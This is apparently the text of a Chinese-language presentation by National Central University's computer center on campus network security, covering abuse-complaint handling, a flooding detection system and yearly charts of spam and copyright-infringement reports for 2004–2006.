

區域網路安全與智慧財產權

中央大學 電子計算機中心

楊素秋(center7@cc.ncu.edu.tw)

大 網

- 1. Abuse 通告事件資料分析
Spam, Hacking, Infrigement, Phishing
- 2. Flooding 訊務偵測系統
 - PortScan, Spam, Packet flooding
- 3. 網路安全事件處理經驗分享
- 4. 網路機房共同管理介面(公告欄)
 - 溫度監控, 維護日誌, 連線中斷公告


1. Abuse 通告事件資料分析

- 異常訊務通告依據
 - Abuse complain log
 - abuse@ncu.edu.tw 接受 abuse通知
 - 自動轉寄管理人員
 - FDS (Flooding Detection System)
 - Flooding 異常訊務累計
 - 偵測異常 flooding sources
 - 自動將訊務數據轉寄管理人員


- Abuse complain的處理

- http://ayang.tyc.edu.tw/~yang/Moe/index_spam.php
- PortScan/Password crack
- Spam (廣告/色情)
- Infringement (侵犯智慧財產權)
- Phishing (Fraud)


桃園區網Abuse 檢舉信件分布圖(year-2004)




桃園區網Abuse 檢舉信件分布圖(year-2005)




桃園區網Abuse 檢舉信件分布圖(year-2006)




違反智財權Abuse頻次分布 (2004-2006)



廣告信Abuse頻次分布 (2004-2006)

